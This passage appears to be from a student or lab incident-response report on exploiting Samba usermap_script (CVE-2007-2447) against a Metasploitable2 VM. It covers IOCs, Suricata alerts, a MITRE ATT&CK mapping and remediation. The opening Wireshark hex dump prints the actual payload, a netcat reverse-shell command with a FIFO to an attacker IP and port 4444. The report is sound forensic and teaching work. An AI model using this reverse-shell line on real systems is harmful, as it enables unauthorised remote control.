00b0  53 bb 58 2c 5c a0 19 28  32 43 6d bf 22 3b cd 04   S·X,\··( 2Cm·";··
00c0  80 7e 07 32 5e 33 aa d2  2a 42 76 02 f1 d0 f2 f7   ·~·2^3·· *Bv·····
00d0  ab eb c6 aa e3 7f ff bc  a5 c6 ae c5 65 3d 1b 8e   ········ ····e=··
00e0  ac e6 62 62 d6 75 fc 32  98 7e b6 f8 21 ef 84 1e   ··bb·u·2 ·~··!···
00f0  15 bc b3 2f 3d 60 6e 6f  68 75 70 20 6d 6b 66 69   ···/=`no hup mkfi
0100  66 6f 20 2f 74 6d 70 2f  72 67 6e 63 3b 20 6e 63   fo /tmp/ rgnc; nc
0110  20 31 39 32 2e 31 36 38  2e 31 2e 31 36 39 20 34    192.168 .1.169 4
0120  34 34 34 20 30 3c 2f 74  6d 70 2f 72 67 6e 63 20   444 0</t mp/rgnc 
0130  7c 20 2f 62 69 6e 2f 73  68 20 3e 2f 74 6d 70 2f   | /bin/s h >/tmp/
0140  72 67 6e 63 20 32 3e 26  31 3b 20 72 6d 20 2f 74   rgnc 2>& 1; rm /t
0150  6d 70 2f 72 67 6e 63 60  00 2e 00 57 69 6e 64 6f   mp/rgnc` ·.·Windo
0160  77 73 20 32 30 30 30 20  32 31 39 35 00 57 69 6e   ws 2000  2195·Win
0170  64 6f 77 73 20 32 30 30  30 20 35 2e 30 00         dows 200 0 5.0·
```

Server Component (smb.server_component), 4 bytes

Packets: 2882 · Displayed: 46 (1.6%) · Dropped: 0 (0.0%)

Profile: Default

Figure 9: Wireshark capture displaying the SMB exploit payload and Meterpreter staging.

The Wireshark capture provided undeniable evidence of the attack. Analysis of the TCP stream on port 445 revealed the exact payload used to exploit the Samba usermap_script vulnerability, followed by the successful staging of the Meterpreter shell. This confirmed the remote code execution at the packet level.

5.3. Indicators of Compromise (IOCs)

Based on the investigation, the following Indicators of Compromise were identified:

- **Attacker IP Address:** 192.168.1.169
- **Victim IP Address:** 192.168.1.173
- **Exploited Port/Protocol:** 445/TCP (SMB)
- **Vulnerability:** Samba usermap_script (CVE-2007-2447)
- **Timestamps:**
  - Nmap Scan Start: **19:30:05 EDT**
  - Exploit Execution: **19:35:12 EDT**
  - Meterpreter Session Established: **19:35:15 EDT**
- **Nmap User-Agent:** Nmap Scripting Engine (detected by Suricata)
- **Metasploit Module:** exploit/multi/samba/usermap_script
- **Network Signatures:** Specific Suricata SIDs related to Nmap and SMB exploits
  - ET SCAN NMAP Scripting Engine User-Agent Detected
  - ET SCAN Multiple MySQL Login Failures Possible Brute Force Attempt
  - ET EXPLOIT Samba Arbitrary Module Loading Vulnerability

5.4. MITRE ATT&CK Mapping

The observed attacker techniques map to the following MITRE ATT&CK tactics and techniques:

- **Reconnaissance:**
  - T1595.001: Active Scanning: Vulnerability Scanning (Nmap scan for open ports and services)
- **Initial Access:**
  - T1190: Exploit Public-Facing Application (Exploitation of Samba usermap_script vulnerability)
- **Execution:**
  - T1059: Command and Scripting Interpreter (Execution of Meterpreter commands)
- **Discovery:**
  - T1033: System Owner/User Discovery (whoami command)
  - T1083: File and Directory Discovery (ls -la / command)
  - T1049: System Network Connections Discovery (netstat -an command)

6. Impact Assessment

The successful exploitation of the Samba vulnerability resulted in a complete compromise of the Metasploitable2 VM. The attacker gained root level access, allowing for arbitrary command execution, potential data exfiltration, modification of system configurations, and further lateral movement within the network if other vulnerable systems were present. While this was a controlled lab environment, in a real-world scenario, such a compromise would lead to severe data breaches, system disruption, and significant financial and reputational damage.

7. Containment, Eradication, Recovery (CER) Actions

The following actions are recommended to contain, eradicate, and recover from this type of incident:

- **Containment:**
  - Immediately isolate the compromised Metasploitable2 VM from the network by disconnecting its network adapter or blocking its IP address at the firewall.
  - Identify and isolate any other potentially compromised systems.
- **Eradication:**
  - Apply the latest security patches to the Samba service on the Metasploitable2 VM to remediate the usermap_script vulnerability (CVE-2007-2447).
  - Remove any unauthorized user accounts, services, or persistence mechanisms created by the attacker.
  - Scan the system for any remaining malware or backdoors.
- **Recovery:**
  - Restore the Metasploitable2 VM to a known good, clean state from a trusted backup taken prior to the compromise.
  - Verify system integrity and functionality.

    - Monitor the system closely for any signs of re-compromise.

8. Lessons Learned & Recommendations

This simulated incident highlights the critical importance of proactive security measures.

- **Patch Management:** Implement an effective and timely patch management program across all systems to ensure known vulnerabilities are remediated promptly. Regular vulnerability scanning should be performed to identify unpatched systems.
- **Network Segmentation:** Implement network segmentation to limit the blast radius of a successful compromise, preventing attackers from easily moving laterally to other systems.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** Ensure IDS/IPS solutions (like Suricata) are properly deployed, configured, and updated with the latest threat intelligence rules to detect and potentially block malicious activity. Regular review of IDS alerts is essential.
- **Security Information and Event Management (SIEM):** Continuously monitor SIEM platforms (like Security Onion) for suspicious activity, unusual traffic patterns, and alerts. Develop custom alerts for specific high-risk activities relevant to the organization's assets.
- **Regular Audits and Penetration Testing:** Conduct periodic security audits and penetration tests to identify and address vulnerabilities before they can be exploited by malicious actors.
- **Incident Response Plan Review:** Regularly review and update the organization's incident response plan to ensure it is effective and all personnel are aware of their roles and responsibilities during an incident.